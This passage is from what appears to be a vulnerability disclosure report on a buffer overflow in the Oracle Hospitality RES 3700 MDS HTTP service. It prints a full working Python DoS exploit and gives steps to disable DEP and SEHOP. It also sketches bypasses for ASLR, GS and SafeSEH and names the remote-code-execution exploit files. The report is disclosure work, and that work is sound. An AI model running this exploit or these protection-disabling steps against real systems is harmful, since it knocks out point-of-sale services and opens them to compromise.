
-Faulting module name: MDSXMLDirectory.dll

-Exception code: 0xc0000409

-Fault offset: 0x000013cf

So, from that we know that MDSXMLDirectory.dll has some function/routine that’s not handling and parsing properly leading to the crash that we just had.

We can check the information entry as well which is a Windows Error, the previous Error was an Application Error. So, we select the first entry:



From the above we can mention the below details:

-Event Name: BEX. “This indicates a Buffer Overflow or /GS or DEP exception”

Scrolling down we see this:

-P8: 0xc0000409. “So, this is a /GS related fault, meaning that our vulnerable service might have been compiled with the /GS option which is a stack buffer security cookie.”


So, by now we have accomplished what we want and crashed our remote service.

In the next section we will be analyzing and debugging that service as well as developing an exploit for it and compromising the server.

3.0-Exploiting the bug

3.1-Preparing the environment (Adding a Kali Linux box)

We will be modifying our Network diagram just a little and instead of our TESTING PC we will be using a Kali Linux PC.



Note that this report comes with exploits/PoCs in a password protected zip file called **PoC.zip** the password is **Or@cle88**AAQfjdkkkl{{]/** and it's encrypted with your PGP key as well so it will look like **PoC.gpg**, the zipped file will contain the below files:

-dos-exploit.py (A python file contains the DoS attack exploit)

-test-pattern-exploit.py (A python file contains the cycling pattern generated with msfvenom)

-calc-exploit.py (A python file contains an exploit that will run calc.exe on the remote system)

-rce-exploit.py (A python file contains an RCE exploit that will give SYSTEM level access)

3.2-DoS Exploit


Instead of having Burpsuite and sending a request with 30 A's here we will do this again but from the Kali Linux box by writing a python script/exploit which is **dos-exploit.py** which will send 1000 A's to the remote SERVER and the reason is just for it to be more reliable in networks that have heavy traffic/congestion and other factors.


The next page has a screenshot of the full DoS python script/exploit.

```
#!/usr/bin/env python

#Author: Walid Faour
#Date: Aug. 25, 2019
#Oracle Hospitality RES 3700 Dos Exploit

import requests

print
print '---------------------------------------'
print 'Oracle Hospitality RES 3700 Dos Exploit'
print '---------------------------------------'
print

IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS = "A" * 1000

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                        <MCRS-ENV:Service>' + DoS + '</MCRS-ENV:Service> \
                        <MCRS-ENV:Method></MCRS-ENV:Method> \
                        <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey> \
                        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters> \
                </SOAP-ENV:Body> \
        </SOAP-ENV:Envelope>'

header = {
        "Content-Type" : "text/xml",
        "User-Agent" : "MDS POS Client",
        "Host" : IP + ":50123",
        "Content-Length" : str(len(body)),
        "Connection" : "Keep-Alive"
        }

print 'Sending DoS Exploit to Oracle Hospitality RES 3700 Server at IP address ' + IP + '...'
try:
        exploit = requests.post(URL,data=body,headers=header)
except requests.exceptions.ConnectionError:
        print 'Looks like Remote service crashed...'
```

So, we can see from the above that it's a simple HTTP POST request with the service having a variable of DoS that includes 1000 A's.

We will be executing this python script and just double check and confirm again that the remote service crashed and stopped.





Okay so we have a confirmed DoS attack/exploit and it really doesn't matter if the remote service has a firewall, exploit protection, DEP/ASLR/SEHOP/SafeSEH/GS, Anti-Viruses and other protections enabled, this will always run and if there's a large Oracle RES 3700 network, we can just send it to all hosts and keep spamming and DoS'ing them.

3.3-Disable DEP/SEHOP/ASLR

Now that we can DoS any target and we have a remote buffer overflow we need to see if we can leverage this buffer overflow to execute code.

Before we jump into writing an RCE exploit, we have a couple of memory protections such as DEP (Data Execution Prevention) and SEHOP (Structured Exception Handler Overwrite Protection).

Since I did not implement exploit code that bypasses DEP and SEHOP due to time and effort required, I will manually disable them for the purpose of testing and to show a working PoC.

Note that if you disagree on this being a valid RCE exploit since it can't bypass DEP and SEHOP and so it doesn't have high criticality score, I ask you to immediately request from me to start developing the bypass code and submit it to you so that we can be on the same page and agree that this is a valid RCE exploit in the range of 9.1 to 10.0 criticality score.

Bypassing DEP:

Can be done by using a lot of techniques published in books and online and a lot of tools are available to help in that regard such as mona.py within Immunity Debugger that can generate ROP chains/gadgets and eventually call VirualProtect to disable DEP.

Some of the resources are the famous corelan articles and the below two are of big help:

https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

Bypassing SEHOP:

We have below resources:

https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/EN-Bypassing%20SEHOP.pdf

https://dl.packetstormsecurity.net/papers/bypass/SafeSEH_SEHOP_principles.pdf

https://www.exploit-db.com/exploits/15184 (EDB Verified)

Bypassing ASLR:

-To bypass ASLR locally for the purpose of LPE (Local Privilege Escalation) it's easy by accessing the FS:[0] and getting the address of LoadLibrary and then moving towards the address of CreateProcess and so on.

-To bypass ASLR remotely, we have two options either, the first option and if our luck is good is to check the loaded executable modules and see if any have /Rebase and /ASLR disabled and do have code patters such as POP POP RETN without any bad characters. The second option is to look for an information leak or eventually developing a zero-day Microsoft ASLR bypass and some papers are written by researchers regarding side channel attacks and so on.

We can also try all 254 or 255 combinations or brute force.

In our case there are unfortunately no executable modules that have /Rebase and /ASLR disabled but it's still doable through information leaks.

Note: I have already bypassed /GS (security cookie) protection and /SafeSEH protection in the exploit code so that's a plus for the time being unless you request me to bypass DEP/SEHOP and ASLR.

Below is a quick description of how we can disable DEP and SEHOP on our Windows Server 2008 R2 Standard SP1 64-bit.

Disable DEP:

1-Open an elevated command prompt (run it as administrator if you're not logged in as admin)

2-Type the command `bcdedit.exe /set nx AlwaysOff`

3-Restart the computer.

Disable SEHOP:

1-Open the registry editor


2-Go to **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\kernel**


3-Modify the DWORD value of **DisableExceptionChainValidation** and set it to **1**

4-Restart the system.

Disable ASLR:

We can't disable ASLR so we'll leave it, get the address of the modules and work on that.





3.3-RCE Exploit – SEH Remote Stack Buffer Overflow

So now we have DEP and SEHOP disabled since if they're enabled, we would get "Access Violation Errors" and wouldn't be able to properly overwrite the SEH Handler and Pointer.

Note, that in addition to DEP, SEHOP and ASLR we do have two additional protections and we must bypass them in our case since we can't turn them off so in this regard, I took the time to bypass them. The first one is **/GS** (stack security cookies) and the second one is **/SafeSEH**.

To bypass **/GS** and **/SafeSEH** I've used some known techniques and so that you can have an idea how it's done you can check below links for your reference.:

https://www.rcesecurity.com/2012/11/bypassing-safeseh-memory-protection-in-zoner-photo-studio-v15/

https://samsclass.info/127/proj/p15-seha.htm


http://www.primalsecurity.net/0x3-exploit-tutorial-buffer-overflow-seh-bypass/

https://www.shogunlab.com/blog/2017/11/06/zdzg-windows-exploit-4.html


So, for us to exploit the remote service we need to make sure we can control and overwrite the SEH (Structured Exception Handler). Let's send 10000 A's while having Immunity Debugger running on the server with the MDSHTTPService.exe attached so that we can analyse and see what's happening. We will use the same **dos-exploit.py** script from the Kali Linux box to send the request and modify the DoS variable to 3000 instead of 1000. (Make sure the MICROS MDS HTTP Service is running on the **SERVER**)

```
IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS = "A" * 10000

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV
```


On the **SERVER**, open Immunity Debugger and then click on "Attach".



Once you click on “Attach” select the **MDSHTTPService** from the list and click on “Attach” again.



If you get something like the below, just click on “Ok”.




Now since we’re in a debugger this process hits a breakpoint and pauses at ntdll.DbgBreakPoint

